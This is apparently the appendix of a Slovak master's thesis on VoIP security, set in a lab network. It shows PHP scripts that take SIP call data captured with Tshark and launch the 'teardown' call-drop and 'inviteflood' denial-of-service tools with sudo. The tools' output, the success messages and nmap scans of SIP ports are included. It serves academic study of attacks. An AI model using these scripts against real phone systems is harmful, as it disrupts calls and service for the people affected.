edbb","0faeb5d272d0f0682c6fc11b6b9daec3@192.168.10.80","100","700"
"192.168.10.80","647411280","\"720\";tag=as0e8eedbb","sip:720@192.168.10.
80","as0e8eedbb","0faeb5d272d0f0682c6fc11b6b9daec3@192.168.10.80","180","
700"
"192.168.10.80","647411280","\"720\";tag=as0e8eedbb","sip:720@192.168.10.
80","as0e8eedbb","0faeb5d272d0f0682c6fc11b6b9daec3@192.168.10.80","200","
700"
"192.168.10.80","647411280","\"720\";tag=as0e8eedbb","sip:720@192.168.10.
80","as0e8eedbb","0faeb5d272d0f0682c6fc11b6b9daec3@192.168.10.80",,"700"
```

//použitie funkcií *explode* a str_getcsv

```
$csv_array=explode("\n", $csvstring);
$nacitane = 0;
foreach ($csv_array as $riadok) {
        $csvdata = str_getcsv($riadok);
        if ($csvdata[6]!=200) {
                  continue;
        }
        $ext=explode(":", $csvdata[2]);
        $ext=explode("@", $ext[1]);
        $proxy=explode("@", $csvdata[3]);
if ($csvdata[6]==200)
           $nacitane = 1;
           break;
}
```

//naplnenie hodnôt HTML formulárov, ktoré sa zobrazia užívateľovi

```
<b>Call party extension </b><input type="text" name="extension"
value="<?php echo htmlspecialchars("$ext[0]") ?>" /><br />
<b>Target Proxy IP </b><input type="text" name="proxy" value="<?php echo
htmlspecialchars("$proxy[1]") ?>" /><br />
<b>Target Source IP </b><input type="text" name="ip" value="<?php echo
htmlspecialchars("$csvdata[0]") ?>" />  <br /><br />
<b>Target Source CALL id </b><input type="text" name="callID"
value="<?php echo htmlspecialchars("$csvdata[5]")?>" /><br />
<b>Target From tag </b><input type="text" name="from" value="<?php echo
htmlspecialchars("$csvdata[4]") ?>" /><br />
<b>Target To tag </b><input type="text" name="to" value="<?php echo
htmlspecialchars("$csvdata[1]") ?>" /> <br />
```

//vykonanie útoku PHP skriptom teardown1.php

```
switch ($_POST["protocol"]) {
        case 1: //naplnenie pola datami z formularu
        $ip=escapeshellarg($_POST['ip']);
        $extension=escapeshellarg($_POST['extension']);
        $callID=escapeshellarg($_POST['callID']);
        $proxy=escapeshellarg($_POST['proxy']);
```

```
        $from=escapeshellarg($_POST['from']);
        $to=escapeshellarg($_POST['to']);

call_drop("sudo teardown $interface $extension  $proxy $ip $callID $from
$to -i 1.1.1.1 -S 12345");
        echo "The attack has been successfull!";
break;

default:
               echo "Zadany protokol neexistuje";
```

//výstup programu Teardown BYE do prehliadača

```
teardown - Version 1.0
           Feb. 17, 2006

source IPv4 addr:port   = 1.1.1.1:12345
dest   IPv4 addr:port   = 192.168.10.80:5060
targeted UA             = 720@192.168.10.80
From Tag                = as0e8eedbb
To Tag                  = 647411280
Call ID                 = 0faeb5d272d0f0682c6fc11b6b9daec3@192.168.10.80
```

The attack has been successfull!

B.2 Záplava volaním programom *INVITE flooder*

```
//dáta zachytené programom Tshark
"192.168.10.80","sip:715@192.168.10.80","sip:710@192.168.10.242:5060"
"192.168.10.80","sip:715@192.168.10.80","sip:710@192.168.10.242:5060"
"192.168.10.80","sip:715@192.168.10.80","sip:710@192.168.10.242:5050"
```

//funkcia rozdelenia dát do poľa hodnôt

```
$csv_array=explode("\n", $csvstring);
$nacitane = 0;

foreach ($csv_array as $riadok) {

$csvdata = str_getcsv($riadok);

if (count($csvdata)<3)
continue;

if (empty($csvdata))
break;

$from_ip = $csvdata[0];
$ext=explode(":", $csvdata[1]);
$ext=explode("@", $ext[1]);
$from_ext = $ext[0];
$proxy = $ext[1];
$ext=explode(":", $csvdata[2]);
$ext=explode("@", $ext[1]);
$to_ext = $ext[0];
$to_ip = $ext[1];

}
```

//vykonanie útoku skriptom inviteflood1.php

```
switch ($_POST["protocol"]) {
case 1:
$extension=escapeshellarg($_POST['extension']);
$ip=escapeshellarg($_POST['ip']);
$proxy=escapeshellarg($_POST['proxy']);
if ($_POST['packet']>0 && $_POST['packet']<=1000000) {
$packet=escapeshellarg($_POST['packet']);
}
else {
echo "Počet paketov musí byť z intervalu medzi 1 a
1000000.</body></html>";
exit;
}

invite_flood("sudo inviteflood $interface $extension $ip $proxy $packet -
i 1.1.1.1 -S 12345");

echo "<br/><b>Útok prebehol úspešne! $packet INVITE paketov bolo
odoslaných na IP adresu $ip.</b> ";
break;
case 2:
$extension=escapeshellarg($_POST['extension']);
$ip=escapeshellarg($_POST['ip']);
$proxy=escapeshellarg($_POST['proxy']);

if ($_POST['packet']>0 && $_POST['packet']<=1000000) {
$packet=escapeshellarg($_POST['packet']);
}
else {
echo "Počet paketov musí byť z intervalu medzi 1 a
1000000.</body></html>";
exit;
}

invite_flood("sudo inviteflood $interface $extension $ip $proxy $packet -
i 1.1.1.1 -S 12345");
echo "<br/><b>Útok prebehol úspešne! $packet INVITE paketov bolo
odoslaných na IP adresu $ip.</b> ";
break;
default:
echo "Zadaný protokol neexistuje";

}
```

//výstup do prehliadača pre

a) volaného účastníka

```
inviteflood - Version 2.0
June 09, 2006
source IPv4 addr:port = 1.1.1.1:12345
dest IPv4 addr:port = 192.168.10.80:5060
targeted UA = 710@192.168.10.242
Flooding destination with 5 packets
```

Útok prebehol úspešne! '5' INVITE paketov bolo odoslaných na IP adresu '192.168.10.242'.

b) volajúceho účastníka

```
inviteflood - Version 2.0
June 09, 2006
source IPv4 addr:port = 1.1.1.1:12345
dest IPv4 addr:port = 192.168.10.80:5060
targeted UA = 715@192.168.10.80
Flooding destination with 5 packets
```

Útok prebehol úspešne! '5' INVITE paketov bolo odoslaných na IP adresu '192.168.10.80'.

B.3 Skenovanie otvorených IP adries a portov programom *nmap*

```
//Skenovanie siete 192.168.10.240/16 pre porty 5060 a 4569
Starting Nmap 6.00 ( http://nmap.org ) at 2013-05-25 17:27 CEST
Nmap scan report for 192.168.10.240
Host is up (0.027s latency).
PORT     STATE  SERVICE
5060/udp closed sip

Nmap scan report for 192.168.10.241
Host is up (0.057s latency).
PORT     STATE  SERVICE
5060/udp closed sip

Nmap scan report for 192.168.10.242
Host is up.
PORT     STATE         SERVICE
5060/udp open|filtered sip
```

Nmap done: 16 IP addresses (3 hosts up) scanned in 4.75 seconds

```
Starting Nmap 6.00 ( http://nmap.org ) at 2013-05-25 17:27 CEST
Nmap scan report for 192.168.10.240
Host is up (0.035s latency).
PORT     STATE  SERVICE
4569/udp closed unknown

Nmap scan report for 192.168.10.241
Host is up (0.055s latency).
PORT     STATE  SERVICE
4569/udp closed unknown

Nmap scan report for 192.168.10.242
Host is up.
PORT     STATE         SERVICE
4569/udp open|filtered unknown
```

Nmap done: 16 IP addresses (3 hosts up) scanned in 4.88 seconds

C Odkazy na použitý software

- NMAP, Nmap 6.00[software]. 1997, 2011-02-11 [cit. 10.5.2013]. open source. Použité v kapitole 6.4. Dostupné z: http://nmap.org/>.

- ZOIPER, Softphone, Webphone and SIP SDK, ZoIPer 2009. Dostupné z: <http://www.zoiper.com/softphone/>.

- HACKING EXPOSED VOIP, *INVITE flooder 2.0* [software], *BYE Teardown 1.0* [software]. 2006 [cit. 1.4.2013]. open source. Dostupné z: <http://www.hackingvoip.com/sec_tools.html>

- COMBS, G. and contributors, *Wireshark 1.8.2* [software]. Copyright 1998 – 2012 [cit. 10.11.2012]. GNU GPL license version 2. Dostupné z: <http://www.wireshark.org/>.

- APACHE SOFTWARE FOUNDATION, *Apache HTTP Server 2-2-22* [software]. 2013 [cit. 8.3.2013]. Dostupné z: <http://httpd.apache.org/download.cgi>.

- UBUNTU, *Ubuntu 12.10* [software]. 2012 [cit. 1.11.2012]. Dostupné z: <http://releases.ubuntu.com/quantal/>.

- SAVOIR-FAIRE LINUX, *SFLphone 1.2.2* [software]. 2013 [cit. 13.5.2013]. GNU GPL version 3. Dostupné z: < http://sflphone.org/>.

- MBDSYS SARL, *QuteCom4.8.3* [software]. 2008 [cit. 20.3.2013]. GNU GPL version 2. Dostupné z: <http://www.qutecom.org/>.

D Obsah priloženého CD

1. Elektronická kópia diplomovej práce
2. Zdrojové PHP skripty použité v práci
3. Zdrojové kódy HTML a CSS
4. Zachytené príklady *.pcap* súborov
5. Priečinok s príkladmi dekódovaných audio zložiek
6. Používateľská príručka